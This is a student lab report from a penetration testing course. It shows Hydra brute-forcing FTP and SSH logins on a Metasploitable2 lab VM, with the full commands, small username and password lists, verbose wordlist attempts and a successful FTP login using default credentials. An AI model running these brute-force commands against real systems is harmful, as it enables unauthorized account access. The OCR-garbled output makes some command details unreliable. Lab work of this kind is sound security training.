



**VIT<sup>®</sup>**  
**Vellore Institute of Technology**  
(Deemed to be University under section 3 of UGC Act, 1956)

## **Hydra Password Cracking**

**NAME:** DHEVATHA S P  
**REG NO.:** 22BCE0826

**NAME OF FACULTY:** DR. Satish C.J  
**COURSE TITLE :** Penetration Testing and Vulnerability  
Analysis Lab  
**COURSE CODE:** BCSE319P  
**LAB SLOT:** L55+L56  
**SEMESTER:** Winter Semester 2024-25  
**CLASS NO.:** VL2024250505928

# Hydra

1. Open hydra and enter the service to attack as ftp, target as the IP address of the Metasploitable2, the username and password as msfadmin and test it for login(type s) and the port number as 21.

The output is that the username and password is correct and they can login into the Metasploitable2.

```

Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
~
File Actions Edit View Help
Enter the service to attack (eg: ftp, ssh, http-post-form): ftp
Enter the target to attack (or filename with targets): 192.168.157.1
Enter a username to test or a filename: msfadmin
Enter a password to test or a filename: msfadmin
If you want to test for passwords (s)ame as login, (n)ull or (r)everse login, enter these letters without spaces (e.g. "sr") or leave empty otherwise: s
Port number (press enter for default): 21

The following options are supported by the service module:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-21 21:43:41

Help for module ftp:

The Module ftp does not need or support optional parameters

If you want to add module options, enter them here (or leave empty):

The following command will be executed now:
hydra -l msfadmin -p msfadmin -u -e s -s 21 192.168.157.1 ftp

Do you want to run the command now? [Y/n] Y

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-21 21:44:07
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1 try per task
[DATA] attacking ftp://192.168.157.1:21/
[21][ftp] host: 192.168.157.1 login: msfadmin password: msfadmin
  
```

```

Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
~
File Actions Edit View Help
Enter a password to test or a filename: msfadmin
If you want to test for passwords (s)ame as login, (n)ull or (r)everse login, enter these letters without spaces (e.g. "sr") or leave empty otherwise: s
Port number (press enter for default): 21

The following options are supported by the service module:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-22 00:10:17

Help for module ftp:

The Module ftp does not need or support optional parameters

If you want to add module options, enter them here (or leave empty):


The following command will be executed now:
hydra -l msfadmin -p msfadmin -u -e s -s 21 192.168.157.1 ftp

Do you want to run the command now? [Y/n] Y

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-22 00:10:22
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1 try per task
[DATA] attacking ftp://192.168.157.1:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-22 00:10:32
~(pinkhacker@kali)~
  
```

2. We can also use Hydra for password cracking using text files rather than typing each username and password individually  
This is the username text file



```
GNU nano 7.2 hydrauser.txt
mathew
tom
john
msfadmin
hey
ram
jeff
krish
mitch
```

This is the password text file.



```
GNU nano 7.2 hydrapass.txt
1234
15ad
123
msfadmin
24fsd
3rdf
13423fcvxcvxc
dfjs
asdfa
```

Open hydra and enter the service to attack as ftp, target as the IP address of the Metasploitable2, the username text file and password text file and test it for login(type s) and the port number as 21.

It give check with all the given usernames and and passwords and give the login username and password (here both msfadmin)

```

Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
[Icons] 1 2 3 4
$
File Actions Edit View Help
Example: hydra -l user -P passlist.txt ftp://192.168.0.1

Welcome to the Hydra Wizard

Enter the service to attack (eg: ftp, ssh, http-post-form): ftp
Enter the target to attack (or filename with targets): hydratarget.txt
Enter a username to test or a filename: hydrauser.txt
Enter a password to test or a filename: hydrapass.txt
If you want to test for passwords (s)ame as login, (n)ull or (r)everse login, enter these letters without spaces (e.g. "sr") or leave empty otherwise: s
Port number (press enter for default): 21

The following options are supported by the service module:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-22 00:39:17

Help for module ftp:

The Module ftp does not need or support optional parameters

If you want to add module options, enter them here (or leave empty):

The following command will be executed now:
hydra -L hydrauser.txt -P hydrapass.txt -u -e s -s 21 -M hydratarget.txt ftp

Do you want to run the command now? [Y/n] Y

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
[Icons] 1 2 3 4
pinknacker@kali:~$
Port number (press enter for default): 21

The following options are supported by the service module:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-22 00:39:17

Help for module ftp:

The Module ftp does not need or support optional parameters

If you want to add module options, enter them here (or leave empty):

The following command will be executed now:
hydra -L hydrauser.txt -P hydrapass.txt -u -e s -s 21 -M hydratarget.txt ftp


Do you want to run the command now? [Y/n] Y

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-22 00:39:21
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 90 Login tries (1:9/p:10), -6 tries per task
[DATA] attacking ftp://(2 targets):21/
[ERROR] could not resolve address: ftp.example.com
[21][ftp] host: 192.168.157.1 login: msfadmin password: msfadmin
[STATUS] 90.00 tries/min, 90 tries in 00:01h, 90 to do in 00:02h, 1 active
1 of 2 targets successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-22 00:40:22
pinknacker@kali:~$

```

3. We can also use Hydra graphical for password cracking rather than using the terminal  
Fill out as given below




Here we are just testing with single username and password







The output gives the login username and address (msfadmin for both)




4. We can also use Hydra graphical for password cracking using text files  
Fill out as given below





It will check with all the username and password permutation and highlight the correct username and password (here both msfadmin)



```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[Icons] [1 2 3 4] [Address bar]
File Actions Edit View Help

[pinkhacker@kali] ~ - [~]
# hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ftp://192.168.224.1 -V
Hydra v9.5.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
e, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-08 21:17:12
[WARNING] Restorefile (you have 10 seconds to abort... (use option -1 to skip waiting)) from a previous session found
, to prevent overwriting, //hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (1:1/p:1009), -64 tries per task
[ATTNPT] attacking ftp://192.168.224.1/
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "admin" - 1 of 1009 [child 0] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "123456" - 2 of 1009 [child 1] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "12345" - 3 of 1009 [child 2] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "123456789" - 4 of 1009 [child 3] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "password" - 5 of 1009 [child 4] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "iloveyou" - 6 of 1009 [child 5] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "princess" - 7 of 1009 [child 6] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "1234567" - 8 of 1009 [child 7] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "12345678" - 9 of 1009 [child 8] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "abc123" - 10 of 1009 [child 9] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "nicole" - 11 of 1009 [child 10] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "daniel" - 12 of 1009 [child 11] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "babygirl" - 13 of 1009 [child 12] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "monkey" - 14 of 1009 [child 13] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "lovely" - 15 of 1009 [child 14] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "jessica" - 16 of 1009 [child 15] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "554121" - 17 of 1009 [child 5] (0/0)
[ATTNPT] target 192.168.224.1 - login "msfadmin" - pass "michael" - 18 of 1009 [child 9] (0/0)


```

[illegible]

22BCE0826  
Dhevatha S P



### 3. Using FTP to login to the Metasploitable2.



```


pinkhacker@kali: ~
$ ftp 192.168.224.1
Connected to 192.168.224.1.
220 (vsFTPD 2.3.4)
Name (192.168.224.1:~): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30319|).
150 Here comes the directory listing.
d-rwxr-xr-x  6 1000      1000      4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp>

```

### Hydra using terminal (FTP)

---

#### 1. Run the command as in the screenshot



```

pinkhacker@kali: ~
$ hydra -i msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ssh://192.168.224.1 -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-08 21:41:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1010 login tries (1:1/p:1010), ~64 tries per task
[ERROR] attacking ssh://192.168.224.1:22/
[ERROR] could not connect to ssh://192.168.224.1:22 - kex error : no match for method server host key algo: server [s
sh-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,sk-ssh-ed25519@opens
sh.com,sk-ecdsa-sha2-nistp256@openssh.com,rsa-sha2-512,rsa-sha2-256]

pinkhacker@kali: ~
$

```